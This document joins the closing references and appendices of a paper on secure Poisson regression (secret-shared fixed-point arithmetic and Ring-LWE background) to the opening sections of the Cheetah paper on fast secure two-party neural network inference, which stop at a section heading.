[10] Abdelrahaman Aly and Nigel P. Smart. Benchmarking privacy preserving scientific operations. In *ACNS*, pages 509–529, 2019.

[11] Donald Beaver. Efficient multiparty protocols using circuit randomization. In *CRYPTO*, pages 420–432, 1992.

[12] Zvika Brakerski, Craig Gentry, and Vinod Vaikuntanathan. (Leveled) fully homomorphic encryption without bootstrapping. *ACM Trans. Comput. Theory*, 6(3), 2014.

[13] E. L. Frome. The analysis of rates using Poisson regression models. *Biometrics*, 39(3):665–674, 1983.

[14] Hossein Ghodosi, Josef Pieprzyk, and Ron Steinfeld. Multi-party computation with conversion of secret sharing. *Des. Codes Cryptogr.*, 62(3):259–272, 2012.

[15] Oded Goldreich. *Foundations of Cryptography: Basic Applications*, volume 2. Cambridge University Press, 2004.

[16] Mahimna Kelkar, Phi Hung Le, Mariana Raykova, and Karn Seth. Secure Poisson regression. Cryptology ePrint Archive, Report 2021/208, 2021. https://ia.cr/2021/208.

[17] Vadim Lyubashevsky, Chris Peikert, and Oded Regev. On ideal lattices and learning with errors over rings. In *EUROCRYPT*, pages 1–23, 2010.

[18] Sami Mestiri and Abdeljelil Farhat. Using non-parametric count model for credit scoring. *SSRN Electronic Journal*, 10 2019.

[19] Payman Mohassel and Yupeng Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *IEEE SP*, pages 19–38, 2017.

[20] Jesper Buus Nielsen, Peter Sebastian Nordholt, Claudio Orlandi, and Sai Sheshank Burra. A new approach to practical active-secure two-party computation. In *CRYPTO*, pages 681–700, 2012.

[21] Chao Ning and Qiuliang Xu. Constant-rounds, linear multi-party computation for exponentiation and modulo reduction with perfect security. In *ASIACRYPT*, pages 572–589, 2011.

[22] Emmanuela Orsini, Nigel P. Smart, and Frederik Vercauteren. Overdrive2k: Efficient secure MPC over $\mathbb{Z}_{2^k}$ from somewhat homomorphic encryption. In *CT-RSA*, pages 254–283, 2020.

[23] Deevashwer Rathee, Thomas Schneider, and K. K. Shukla. Improved multiplication triple generation over rings via RLWE-based AHE. In *CANS*, pages 347–359, 2019.

[24] M. Sadegh Riazi, Mohammad Samragh, Hao Chen, Kim Laine, Kristin E. Lauter, and Farinaz Koushanfar. XONN: XNOR-based oblivious deep neural network inference. In *USENIX Security*, pages 1501–1518, 2019.

[25] Sean Richey. Who votes alone? the impact of voting by mail on political discussion. *Australian Journal of Political Science*, 40(3):435–442, 2005.

[26] Dinah Shender, Ali Nasiri Amini, Xinlong Bao, Mert Dikmen, Amy Richardson, and Jing Wang. A time to event framework for multi-touch attribution. arXiv 2009.08432, 2020.

[27] G. J. B. Sousa, T. S. Garces, V. R. F. Cestari, R. S. Florêncio, T. M. M. Moreira, and M. L. D. Pereira. Mortality and survival of COVID-19. *Epidemiology and Infection*, 148, 2020.

[28] Sameer Wagh, Divya Gupta, and Nishanth Chandran. Securenn: 3-party secure computation for neural network training. *Proc. Priv. Enhancing Technol.*, 2019(3):26–49, 2019.

[29] Ching-Hua Yu, Sherman S. M. Chow, Kai-Min Chung, and Feng-Hao Liu. Efficient secure two-party exponentiation. In *CT-RSA*, pages 17–32, 2011.

A Detailed secure functionalities

We provide more details on the public fixed-point multiplication, and division functionalities, as well as the RingChange operation.

Public fixed-point division. Consider a sharing $[\![x]\!]$ over $\mathcal{R}^+_*$ with modulus N, and a public positive divisor $c \in \mathbb{Z}^+$. Recall that except with probability $2^{l_x}/N$, the sharing is such that $[\![x]\!]_0 + [\![x]\!]_1 = x + N$. Now, to compute the fixed-point division by c, P_0 computes $[\![z]\!]_0 = N - \left\lfloor \frac{N - [\![x]\!]_0}{c} \right\rfloor$ and P_1 computes $[\![z]\!]_1 = \left\lfloor \frac{[\![x]\!]_1}{c} \right\rfloor$. Notice now that, $\frac{x}{c} + N - 1 \leq [\![z]\!]_0 + [\![z]\!]_1 \leq \frac{x}{c} + N + 1$. Therefore, $([\![z]\!]_0, [\![z]\!]_1)$ is a sharing of the representation of $\underset{\sim}{x}/c$ in $\mathcal{R}$, with an error at most 2^{-l_f}. Note that while our protocol does not require it, a public negative divisor can easily be handled by first dividing by the absolute value and then subtracting the shares from the modulus N.

Public fixed-point multiplication. Consider a sharing $[\![x]\!]$ over $\mathcal{R}_*$ with modulus N, and a positive public element $c \in \mathcal{R}_*^+$. Let $[\![x]\!] = (r, (x-r) \bmod N)$. Let $[\![z]\!]_0 = \left\lfloor \frac{c[\![x]\!]_0 - cN}{2^{l_f}} \right\rfloor \bmod N$ and $[\![z]\!]_1 = \left\lfloor \frac{c[\![x]\!]_1}{2^{l_f}} \right\rfloor \bmod N$. Let $\frac{c[\![x]\!]_0 - cN}{2^{l_f}} = w_0 - d_0$, and $\frac{c[\![x]\!]_1}{2^{l_f}} = w_1 + d_1$, where w_i are the integer parts and $0 \le d_i < 1$ are the fractional parts. Note the negative sign on d_0 since $N > [\![x]\!]_0$. We show that $([\![z]\!]_0, [\![z]\!]_1)$ form a sharing of $\widehat{(c)(x)}$. Recall that this is $\frac{cx}{2^{l_f}}$ when $x \in \mathcal{R}_*^+$ and $N - \frac{c(N-x)}{2^{l_f}}$ when $x \in \mathcal{R}_*^-$.

Case 1) $x \in \mathcal{R}_*^+$. Then, when $r \in [2^{l_x}, N)$, the sharing is such that $[\![x]\!]_0 + [\![x]\!]_1 = x + N$. Now, $[\![z]\!]_0 + [\![z]\!]_1 \bmod N \equiv w_0 + w_1 \equiv (w_0 - d_0 + w_1 + d_1) + (d_0 - d_1) \equiv \frac{cx}{2^{l_f}} + (d_0 - d_1)$. Therefore, $(cx)/2^{l_f} - 1 \le [\![z]\!]_0 + [\![z]\!]_1 \bmod N \le (cx)/2^{l_f} + 1$.

Case 2) $x \in \mathcal{R}_*^-$. Then, when $r \in [0, N - 2^{l_x}]$, the sharing is such that $[\![x]\!]_0 + [\![x]\!]_1 = x$ (without the modulo). Now, $[\![z]\!]_0 + [\![z]\!]_1 \bmod N \equiv w_0 + w_1 \equiv (w_0 - d_0 + w_1 + d_1) + (d_0 - d_1) \equiv \frac{-c(N-x)}{2^{l_f}} + (d_0 - d_1)$. Therefore, $(N - \frac{c(N-x)}{2^{l_f}}) - 1 \le [\![z]\!]_0 + [\![z]\!]_1 \bmod N \le (N - \frac{c(N-x)}{2^{l_f}}) + 1$.

Consequently, when $r \in [2^{l_x}, N - 2^{l_x}]$, i.e., except with probability less than 2^{l_x+1}, this results in a sharing of the representation of $(x)(c)$, with an error of at most 2^{-l_f}. Note that a negative c can also be handled analogously to PubFPDiv.

Ring change. We only require the RingChange operation to switch rings between $\mathbb{Z}_N$ and $\mathbb{Z}_{N'}$ where $N' > N$, and only for positive fixed-point numbers. Consider a random sharing of $x \in [0, 2^{l_x})$ in $\mathbb{Z}_N$ and denote the two shares by $[\![x]\!]_0 = r$ and $[\![x]\!]_1 = x - r \bmod N$. Note that when $r \in [0, 2^{l_x})$, $[\![x]\!]_0 + [\![x]\!]_1 = x$ (even without a mod N). For any other r, $[\![x]\!]_0 + [\![x]\!]_1 = x + N$. This means that for a random sharing of x, the addition "wraps around" N with probability $1 - \frac{2^{l_x}}{N}$ Now, if we set $[\![x]\!]_0^{\mathbb{Z}_{N'}} = [\![x]\!]_0^{\mathbb{Z}_N} + N' - N$ and $[\![x]\!]_1^{\mathbb{Z}_{N'}} = [\![x]\!]_1^{\mathbb{Z}_N}$, then $([\![x]\!]_0^{\mathbb{Z}_{N'}}, [\![x]\!]_1^{\mathbb{Z}_{N'}})$ forms a sharing of x in $\mathbb{Z}_{N'}$ and wraps around N'. Consequently, except for a failure probability of at most $2^{l_x}/N$, the above protocol switches the sharing of x from $\mathbb{Z}_N$ to $\mathbb{Z}_{N'}$ with no error.

If necessary, the range for both the shares of both parties can be expanded to all of $\mathbb{Z}_{N'}$ by using a PRG. Specifically, both parties can agree on a PRG G the outputs values in $\mathbb{Z}_{N'}$, and a seed $g_0 = s$. For the j^{th} RingChange, they can compute the next PRG value g_j. Then P_0 adds g_j modulo N' to its share, and P_1 subtracts g_j modulo N' to its share.

B Background on Ring-LWE

Ring-Learning-With-Errors [17] (RLWE) is a hardness assumption based on which efficient homomorphic encryption schemes have been constructed. We use the leveled encryption scheme proposed by Brakersky et al. [12], based on RLWE, to generate the Beaver triples in our preprocessing phase. For a positive integer N, the scheme is defined over the ring $R = \mathbb{Z}[X]/\Phi_N(X)$ where $\Phi_N(X)$ is an N^{th} cyclotomic polynomial of degree $\phi(N)$ ($\phi(\cdot)$ is the Euler's totient function). We define the ring $R_t = R/tR$, and use p, q to denote the plaintext and ciphertext modulus respectively. Choosing p and q carefully allows us to pack $\phi(N)$ plaintexts $(m_1, \cdots, m_{\phi(N)})$ into a single ring element $m \in R_p$ and enables SIMD operations (addition, multiplication) over the packed plaintexts.

We now describe the operations for Ring-LWE-based encryption in the two-party setting.

Key Generation. One party samples a key pair (sk, pk) such that $sk = (1, -s)$, where $s \in R$ with coefficients in $\{-1, 0, 1\}$ and s has low Hamming weight (e.g., H(s) = 64) and $pk = (a, b)$, where $a \leftarrow R_q$ and $b = as + t\varepsilon \in R_q$ with ε drawn from a small noise distribution χ.

Encryption. Given a packed plaintext $m \in R_p$, its fresh ciphertext can be given by (c_0, c_1) where $c_0 = m + bv + p\varepsilon_0$ and $c_1 = av + p\varepsilon_1$ (where $v, \varepsilon_0, \varepsilon_1$ are drawn from the noise distribution).

Decryption. The party that holds the secret key can decrypt the ciphertext to recover the underlying plaintext. Given a ciphertext $c \equiv (c_0, c_1) \in R_q^2$, the plaintext can be computed as $\text{Dec}_{sk}(c) = c_0 + c_1 s \mod p$.

Plaintext addition. Given a ciphertext $c \equiv (c_0, c_1) = \text{Enc}(m) \in R_q^2$ and a plaintext message $m' \in R_p$, one can produce the encryption of $(m + m')$ as $c' = (c_0 + m', c_1) = \text{Enc}(m + m')$.

Scaling. Given a ciphertext $c \equiv (c_0, c_1) = \text{Enc}(m) \in R_q^2$ and a scalar $a \in \mathbb{Z}_p$, one can produce the encryption of $am = (am_1, \cdots, am_N)$ as $c' = (a \cdot c_0, a \cdot c_1) = \text{Enc}(a \cdot m)$.

Shifting. Given a ciphertext $c \equiv (c_0, c_1) = \text{Enc}(m) \in R_q^2$ where $m = (m_1, \cdots, m_K, 0, \cdots, 0)$, we can produce the encryption of $m' = (0, \cdots, 0, m_1, \cdots, m_K, 0, \cdots, 0)$ where m_1 is shifted by a distance t and $t + K \le N$. Let $v = (0, \cdots, 0, 1, 0, \cdots, 0)$ where v is zero everywhere except for the t^{th} position. Then $c' = (v \circ c_0, v \circ c_1) = \text{Enc}(m \circ v) = \text{Enc}(m')$ where $\circ$ denotes polynomial multiplication operation in $R_q = \mathbb{Z}_q[X]/\Phi_N(X)$.

Choosing parameters for Ring-LWE. Following the parameters suggested by [6], we use a ciphertext prime $q = 160$ bits for our RLWE scheme when generating Beaver triples for ring of size $p = 63$ bits ($\mathbb{Z}_{2^{63}}$) and $q = 295$ bits when generating triples for ring of size $p = 127$ bits ($\mathbb{Z}_{2^{127}}$). In the first case, we use a polynomial modulus of degree $2^{12} = 4096$, while for the later case $2^{14} = 16384$. This is sufficient for security of at least 128 bits. To allow efficient encryption and decryption via the use of number theoretic transform, we choose a ciphertext modulus q such that $q \equiv 1 \bmod 2N$.

Cheetah: Lean and Fast Secure Two-Party Deep Neural Network Inference

Zhicong Huang *Alibaba Group*
Wen-jie Lu *Alibaba Group*
Cheng Hong *Alibaba Group*
Jiansheng Ding *Alibaba Group*

Abstract

Secure two-party neural network inference (2PC-NN) can offer privacy protection for both the client and the server and is a promising technique in the machine-learning-as-a-service setting. However, the large overhead of the current 2PC-NN inference systems is still being a headache, especially when applied to deep neural networks such as ResNet50. In this work, we present *Cheetah*, a new 2PC-NN inference system that is faster and more communication-efficient than state-of-the-arts. The main contributions of *Cheetah* are two-fold: the first part includes carefully designed homomorphic encryption-based protocols that can evaluate the linear layers (namely convolution, batch normalization, and fully-connection) without any expensive rotation operation. The second part includes several lean and communication-efficient primitives for the non-linear functions (e.g., ReLU and truncation). Using *Cheetah*, we present intensive benchmarks over several large-scale deep neural networks. Take ResNet50 for an example, an end-to-end execution of *Cheetah* under a WAN setting costs less than 2.5 minutes and 2.3 gigabytes of communication, which outperforms CrypTFlow2 (ACM CCS 2020) by about 5.6× and 12.9×, respectively.

1 Introduction

To alleviate some of the privacy concerns associated with the ubiquitous deployment of deep learning technologies, many works [2, 6, 10, 17, 21, 34, 39, 41] in the past few years have introduced cryptographic frameworks based on secure two-party computation (2PC) [5] to enable privacy-preserving (deep) neural network inference. The problem they are trying to solve could be described as follows: A server holds a valuable pre-trained neural network model F. The server is willing to provide F as a service but does not want to give out F directly. A client wants to use F to predict on her data $\mathbf{x}$, but she considers $\mathbf{x}$ as private information and does not want to reveal it to the server. 2PC protocols could solve this dilemma and fulfill both parties' requirements: The participant(s) could learn the inference result $F(\mathbf{x})$ but nothing else beyond what can be derived from $F(\mathbf{x})$. A possible application is privacy-preserving face recognition, where the server could identify criminals from photos without viewing the photo contents.

Unfortunately, there still exist performance gaps between the current 2PC-NN inference systems and real-world applications. Because of large computation and communication overhead, those systems have been limited to small datasets (such as MNIST and CIFAR) or simple models (e.g. with a few hundreds of parameters). Recently the system CrypTFlow2 [46] has made considerable improvements, and demonstrate, for the first time, the ability to perform 2PC-NN inference at the scale of ImageNet. Despite their advances, there remains considerable overhead: For instance, using CrypTFlow2, the server and the client might need more than 15 minutes to run and exchange more than 30 gigabytes of messages to perform one secure inference on ResNet50.

Our contribution. In this paper, we present *Cheetah*[1], a secure and fast two-party inference system for deep neural networks (DNN). *Cheetah* achieves its performance via a careful co-design of DNN, lattice-based homomorphic encryption, oblivious transfer, and secret-sharing. *Cheetah* contributes a set of novel cryptographic protocols for the most common linear operations and non-linear operations of DNNs. *Cheetah* can perform secure inference on large models, e.g. ResNet, and DenseNet [28], with significantly smaller computation and communication overheads than the state-of-the-art 2PC-NN inference systems. For instance, using *Cheetah*, the server and the client can perform one secure inference on ResNet50 within 2.5 minutes, exchanging less than 2.3 gigabytes of messages under a wide area network setting, which improves over CrypTFlow2 by about 5.6× and 12.9×, respectively.

Potential Real World Applications. In [57], the researchers train a DenseNet121 to predict lung diseases from chest X-ray images.Also, [24] uses DNNs for diagnosing Diabetic Retinopathy (one of the major causes of blindness) from retinal images. A such prediction can be done securely within 3

[1]Our implementation is available from https://github.com/Alibaba-Gemini-Lab/OpenCheetah

minutes with *Cheetah*.

1.1 Our Techniques

The layers of modern DNNs consist of alternating linear and non-linear operations. To design efficient 2PC-NN inference systems, multiple types of cryptographic primitives are commonly used together. For instance, DELPHI [41] and CrypTFlow2 [46] leverage homomorphic encryption (HE) to evaluate the linear functions of DNN and turn to garbled circuits (GC) or oblivious transfer (OT) to compute the non-linear functions of DNN. *Cheetah* is also a hybrid system with novel insights on designing the base protocols and on the way how to coordinate different types of cryptographic primitives. We describe a high-level overview of our main techniques from three aspects.

1.1.1 Achieving the Best in Two Worlds

Most of the existing 2PC-NN systems [39, 41, 43, 46] suggest using the additive secret sharing technique to switch back-and-forth between different types of cryptographic primitives. There remains a question that which domain should be used for the additive sharing, a prime field $\mathbb{Z}_p$ or the ring $\mathbb{Z}_{2^\ell}$? As shown in [46], for the non-linear functions of DNNs, OT-based protocols on the ring $\mathbb{Z}_{2^\ell}$ can perform $40\% - 60\%$ better than on the prime field $\mathbb{Z}_p$ in terms of bandwidth consumption. Another reason to use $\mathbb{Z}_{2^\ell}$ instead of $\mathbb{Z}_p$ is that modulo reduction in $\mathbb{Z}_{2^\ell}$ is almost free on standard CPUs.

However state-of-the-art HE-based protocols [6, 7, 10, 21, 34] in the existing 2PC-NN systems force them to export the additive secret to the prime field $\mathbb{Z}_p$ but not to the more efficient choice $\mathbb{Z}_{2^\ell}$. That is because these HE-based protocols heavily utilize the homomorphic Single-Instruction-Multiple-Data (SIMD) technique [52] to amortize the cost of homomorphic operations. The SIMD technique in turn demands a prime plaintext modulus p due to some algebraic conditions. One can use the Chinese Remainder Theorem to accept secret shares from $\mathbb{Z}_{2^\ell}$ using a prime modulus $p \approx 2^\ell$ at the cost of increasing the overhead on the HE-side by many (e.g., 3–5) times. But this would ruin the gains of the non-linear part. In fact, most of the current HE-hybrid systems work over a prime field and tolerate the less efficient non-linear protocols. This raises the question: *Could we find a way to achieve the best of both worlds? That is to enjoy amortized homomorphic operations while keeping the efficient non-linear protocols on the yard without extra overheads.* As we will show, the answer is yes with our new design of HE-based and SIMD-free protocols for the linear functions of DNNs.

1.1.2 Fast and SIMD-free Linear Protocols

Due to the spatial property of the convolution and matrix-vector multiplication, it is inevitable for the prior HE-based and SIMD-tailored protocols [6, 7, 10, 21, 34] to rotate the operands many times. Note that the rotation is an expensive operation even compared to the multiplication in the realm of HE, e.g., $30\times$ more expensive cf. [6, Table 9]. These massive homomorphic rotations have become a major obstacle to the existing 2PC-NN inference systems.

As a comparison, the HE-based protocols in *Cheetah* are free of homomorphic rotation. We present three pairs of encoding functions $(\pi^i_{\mathcal{F}}, \pi^w_{\mathcal{F}})$ that enable us to evaluate the linear layers $\mathcal{F} \in \{\mathrm{CONV}, \mathrm{BN}, \mathrm{FC}\}$ of DNNs via polynomial arithmetic circuits. These encoding functions map the values of the input (e.g., tensor or vector) to the proper coefficients of the output polynomial(s). *By careful design of the coefficient mappings, we not only eliminate the expensive rotations but are also able to accept secret shares from $\mathbb{Z}_{2^\ell}$ for free.* For example, the secure convolution $\mathsf{HomCONV}(\mathbf{T}, \mathbf{K})$ (given later in Figure 4) in *Cheetah* could be computed via just a single homomorphic multiplication between two polynomials $\hat{t}$ and $\hat{k}$ where $\hat{t} = \pi^i_{\mathrm{CONV}}(\mathbf{T})$ is the encoded tensor and $\hat{k} = \pi^w_{\mathrm{CONV}}(\mathbf{K})$ is the encoded kernel, respectively.

Interestingly, our new design also helps to reduce the cost of other homomorphic operations (e.g., encryption and decryption). On one hand, the rotation-based approaches use a large lattice dimension e.g., $N \geq 8192$. On the other hand, *Cheetah* can use a smaller dimension (i.e., $N = 4096$) to offer the same capability, i.e., using the same size of the plaintext modulus and evaluating the same classes of linear functions. The main reason lies in the implementation of HEs. Most of the current implementations of lattice-based HEs apply the special prime technique [20] to accelerate the costly homomorphic rotation at the cost of reducing the security level. To bring up the security level, the rotation-based approaches have to bump up the lattice dimension, and thus translate to slower homomorphic operations.

1.1.3 Leaner Protocols for the Non-linear Functions

With the advent of silent OT extension [9] built upon *vector oblivious linear evaluation* (VOLE), many communication-efficient OT extensions [14, 56] are proposed, and the landscape of non-linear function evaluation demands further in-depth adaptation. [9, 14, 56] suggest that general secure two-party computation can be upgraded by using VOLE-style OT extension, but it remains to be seen how to design special-purpose primitives to fully benefit from VOLE-style OT. Take the integer comparison (Millionaire) protocol, for example, straightforwardly upgrading the OT extensions with VOLE-style OT extensions does not achieve the best performance.

We further make improvements to the truncation protocol, which is required after each multiplication so that the fixed-point values will not overflow. Truncation is expensive: It contributes more than 50% of communication overhead in CrypTFlow2. Our improvements are based on two important observations: First, the truncation protocol in CrypTFlow2 is

designed to eliminate two probability errors e_0 and e_1 where $Pr(|e_0| = 1) = 0.5$ and $\Pr(0 < |e_1| < 2^{\ell}) < \varepsilon$ (elaborated in §2.4). With extensive empirical experiments, we observe that the harsh error e_1 is indeed problematic but the mild 1-bit error e_0 barely harms the inference results, even for large-scale DNNs. This motivates us to design more efficient truncation protocols that eliminate e_1 but keep e_0 untouched. Our second observation is that sometimes the most significant bit (MSB) is already known before the truncation. For instance we know the the MSB is 0 if the truncation protocol is executed right after a ReLU (i.e, $\max(0,x)$) protocol. Similar to the optimization from [45], we implement a truncation protocol for the case of known MSB using VOLE-style OT. In a word, we made all the above optimizations, resulting in faster running time and bringing down more than 90% of the communication cost of CrypTFlow2 for the non-linear layers.

Overall, we compare the complexity of *Cheetah*'s protocols with the state-of-the-art counterparts in Table 1.

1.2 Other Related Work

Secure computation of machine learning inference algorithms can perhaps date back to [8, 23]. CryptoNets [21] was the first system to consider secure two-party neural network inference. The following improvements after CryptoNets can be roughly categorized into three classes. 1) Optimizations for the basic operations of NN such as convolutions [10, 34], matrix multiplications [33, 40] and non-linear activation functions [19]. 2) Optimizations for a specific class of NN. For instance, NN uses linear activation functions only [7, 17, 27] and binarized NNs [2, 47]. 3) Using mixed primitives (e.g., Garbled Circuit, Trusted Execution Environment, HE and OT) to achieve the best performance for both the linear and non-linear functions in NNs [6, 34, 39, 43, 53]. Some other works consider the secure inference problem with more than two parties such as [15, 16, 37, 42]. These HE-free approaches are usually more efficient than the two-party counterparts. For instance, [37] is more than 15× faster than CrypTFlow2 on ResNet50.

2 Preliminaries

2.1 Notations

We denote by $[[n]]$ the set $\{0, \cdots, n-1\}$ for $n \in \mathbb{N}$. We use $\lceil \cdot \rceil$, $\lfloor \cdot \rfloor$ and $\lfloor \cdot \rceil$ to denote the ceiling, flooring, and rounding function, respectively. We denote $\mathbb{Z}_q = \mathbb{Z} \cap [-\lfloor q/2 \rfloor, \lfloor q/2 \rfloor]$ for $q \geq 2$. Particularly, $\mathbb{Z}_2$ denotes the set $\{0,1\}$. For a signed integer x, we write $x \gg f$ to denote the arithmetic right-shift of x by f-bit. λ is the security parameter. We use $\mathbb{F}$ to denote a general field. The logical AND, OR and XOR is $\wedge$, $\vee$ and $\oplus$, respectively. Let $\mathbf{1}\{\mathcal{P}\}$ denote the indicator function that is 1 when $\mathcal{P}$ is true and 0 when $\mathcal{P}$ is false.

We use lower-case letters with a "hat" symbol such as $\hat{a}$ to represent a polynomial, and $\hat{a}[j]$ to denote the j-th coefficient of $\hat{a}$. We use the dot symbol $\cdot$ such as $\hat{a} \cdot \hat{b}$ to represent the multiplication of polynomials. For a 2-power number N, and $q > 0$, we write $\mathbb{A}_{N,q}$ to denote the set of integer polynomials $\mathbb{A}_{N,q} = \mathbb{Z}_q[X]/(X^N + 1)$. We use bold upper-case letters such as $\mathbf{T}$ to represent multi-dimension tensors, and use $\mathbf{T}[c,i,j]$ to denote the (c,i,j) entry of a 3-dimension tensor $\mathbf{T}$. We use bold lower-case letters such as $\mathbf{a}$ to represent vectors, and use $\mathbf{a}[j]$ to denote the j-th component of $\mathbf{a}$. We use $\mathbf{a}^\top \mathbf{b}$ to denote inner product of vectors.

Table 1: Comparison with the state-of-the-art of secure 2PC protocols for the linear functions and non-linear functions in DNNs. The linear functions include the convolution (CONV), batch normalization (BN), and fully connection (FC). The convolution and batch normalization take as input of a 3-dimension tensor $\mathbf{T} \in \mathbb{F}^{C \times H \times W}$. M and h denote the number and the size of the filters, respectively. The fully connection takes as input of a vector $\mathbf{u}_i \in \mathbb{F}^{n_i}$ and outputs a vector $\mathbf{u}_o \in \mathbb{F}^{n_o}$. We write $n^* = \min(n_i, n_o)$ and $\bar{n} = \max(n_i, n_o)$. The non-linear functions include the comparison of two ℓ-bit private integers and the truncation of the low f-bit of ℓ-bit integers. λ is the security parameter (usually $\lambda \geq 128$).

Linear Function		Mult.	Rotations
CONV	[41, 46]	$O(MCHWh^2)$	$O(MCHWh^2)$
	Cheetah	$O(MCHW)$	0
BN	[46]	$O(CHW)$	0
	Cheetah	$O(CHW)$	0
FC	[25]	$O(n_o n_i)$	$O(\bar{n}(n^* + \log_2(\frac{n_o}{n^*})))$
	Cheetah	$O(n_o n_i)$	0

Non-linear Function		Communication (bits)
Compare	[46]	$< \lambda\ell + 14\ell$
	Cheetah	$< 11\ell$
Trunc	[46]	$\lambda(\ell + f + 2) + 19\ell + 14f$
	Cheetah	13ℓ

Polynomial Arithmetic. Given polynomials $\hat{a}, \hat{b} \in \mathbb{A}_{N,q}$, the product $\hat{d} = \hat{a} \cdot \hat{b}$ over $\mathbb{A}_{N,q}$ is defined by

$$\hat{d}[i] = \sum_{0 \leq j \leq i} \hat{a}[j]\hat{b}[i-j] - \sum_{i < j < N} \hat{a}[j]\hat{b}[N+j-i] \bmod q. \quad (1)$$

(1) comes from the fact that $X^N \equiv -1 \bmod X^N + 1$.

2.2 Lattice-based Homomorphic Encryption

Our protocols use two lattice-based HEs, i.e., HE that based on learning with errors (LWE) and its ring variant (ring-LWE). These two HEs share a set of parameters $\mathsf{HE.pp} = \{N, \sigma, q, p\}$ such that $q, p \in \mathbb{Z}$ and $q \gg p > 0$ where the plaintext modulus p can be a non-prime value.

The basic asymmetric RLWE encryption scheme uses a secret polynomial as the secret key $\mathsf{sk} = \hat{s} \in \mathbb{A}_{N,q}$. The

associated public key is computed as $\mathsf{pk} = (\hat{u}_0 \cdot \hat{s} + \hat{e}_0, \hat{u}_0)$ where $\hat{u}_0 \in \mathbb{A}_{N,q}$ is chosen uniformly at random, and the error $\hat{e}_0 \in \mathbb{A}_{N,q}$ is chosen by sampling its coefficients from χ_σ a discrete Gaussian distribution of standard deviation of σ. The RLWE encryption of a message $\hat{m} \in \mathbb{A}_{N,p}$ is given as a tuple of polynomials $\mathsf{RLWE}^{N,q,p}_{\mathsf{pk}}(\hat{m}) = (\lfloor \frac{q}{p}\hat{m} \rceil + \hat{e}, 0) - \hat{u} \cdot \mathsf{pk} \in \mathbb{A}^2_{N,p}$, where the coefficients of $\hat{e} \in \mathbb{A}_{N,q}$ is sampled from χ_σ and the coefficients of $\hat{u} \in \mathbb{A}_{N,q}$ is chosen from $\{0, \pm 1\}$ uniformly at random. A RLWE ciphertext $(\hat{b}, \hat{a})$ is decrypted as $\mathsf{RLWE}^{-1}_{\mathsf{sk}}(\hat{b}, \hat{a}) = \lfloor \frac{p}{q}(\hat{b} + \hat{a} \cdot \hat{s}) \rceil \equiv \hat{m} \bmod p$.

In our protocols, we use the notation $\mathsf{LWE}^{N,q,p}_{\mathbf{s}}(m)$ to denote the LWE encryption of a message $m \in \mathbb{Z}_p$ under a secret vector $\mathbf{s} \in \mathbb{Z}^N_q$. The LWE ciphertext of m is given as a tuple $(b, \mathbf{a}) \in \mathbb{Z}^{N+1}_p$ and it is decrypted by computing $\mathsf{LWE}^{-1}_{\mathbf{s}}(b, \mathbf{a}) = \lfloor \frac{p}{q}(b + \mathbf{a}^\top \mathbf{s}) \rceil \equiv m \bmod p$. To lighten the notation, we unify the secret of LWE and RLWE ciphertexts by identifying the LWE secret $\mathbf{s}[j] = \hat{s}[j]$ for all $j \in [[N]]$. We write the LWE encryption of m as $\mathsf{LWE}^{n,q,p}_{\mathsf{sk}}(\hat{m})$ from now on.

The proposed protocol leverages the following functions supported by the RLWE encryption.

- **Homomorphic addition ($\boxplus$) and subtraction ($\boxminus$).** Given RLWE ciphertexts CT_0 and CT_1, which respectively encrypts a polynomial $\hat{p}_0$ and $\hat{p}_1$, the operation $\mathsf{CT}_0 \boxplus \mathsf{CT}_1$ (resp. $\mathsf{CT}_0 \boxminus \mathsf{CT}_1$) results at an RLWE ciphertext CT' that decrypts to $\hat{p}_0 + \hat{p}_1 \in \mathbb{A}_{N,p}$ (resp. $\hat{p}_0 - \hat{p}_1$).
- **Homomorphic multiplication ($\boxtimes$).** Given an RLWE ciphertext CT that encrypts a polynomial $\hat{p}$, and given a plain element $\hat{c} \in \mathbb{A}_{N,p}$, the operation $\hat{c} \boxtimes \mathsf{CT}$ results at an RLWE ciphertext CT' that decrypts to $\hat{p} \cdot \hat{c} \in \mathbb{A}_{N,p}$.
- **Extract.** Given $(\hat{b}, \hat{a}) = \mathsf{RLWE}^{N,q,p}_{\mathsf{pk}}(\hat{m})$ of $\hat{m}$ we can extract an LWE ciphertext of the k-th coefficient of $\hat{m}$, i.e., $(b, \mathbf{a}) = \mathsf{Extract}((\hat{b}, \hat{a}), k)$. The tuple $(b, \mathbf{a})$ is a valid LWE ciphertext of $\hat{m}[k]$ under the secret key sk. This has the effect of avoiding extra information leakage when only certain coefficients are expected to be received by a party. We defer the details of $\mathsf{Extract}$ to Chen et al.'s paper [13, §3.3].

By setting a prime $p \equiv 1 \bmod 2N$, it is possible to use the SIMD technique [52] to amortize the cost of homomorphic multiplications. For instance, [25] computes the inner product of two encrypted vector of N elements using one homomorphic multiplication and $O(\log_2(N))$ homomorphic rotations. *Cheetah* does not use SIMD and rotations, so we defer these details to Appendix B.

2.3 Oblivious Transfer

Our protocols rely heavily on oblivious transfer (OT) for non-linear computation (e.g., comparison). In a general 1-out-of-2 OT, denoted by $\binom{2}{1}$-$\mathtt{OT}_\ell$, a sender inputs two messages m_0 and m_1 of length ℓ bits and a receiver inputs a choice bit $c \in \{0, 1\}$. At the end of the protocol, the receiver learns m_c, whereas the sender learns nothing. OT is usually realized by building a few base OT instances with public key cryptography and extending to a large amount of instances with efficient symmetric cryptographic operations (IKNP OT extension [31]). When sender messages are random or correlated in a way, general OT can be replaced with random OT ($\mathtt{ROT}$) or correlated OT ($\mathtt{COT}$) which are more efficient in communication [3]. More general 1-out-of-N OT $\binom{n}{1}$-$\mathtt{OT}_\ell$ can be implemented in an IKNP-style OT extension, or with $\log_2 n$ calls to $\binom{2}{1}$-$\mathtt{OT}_\lambda$ [44].

Recently, [9] propose *silent* OT extension, where a large amount of random OT correlations can be generated with a low-communication input-independent setup and a second phase of pure local computation. The technique is later improved with more efficient computation in *Ferret* [56] and *Silver* [14]. With little communication cost, these VOLE-style OTs pave the way for the possibility of next-generation secure computation. We use VOLE-style OT as a building block for more efficient designs of non-linear layers in DNN inference.

2.4 Arithmetic Secret Sharing

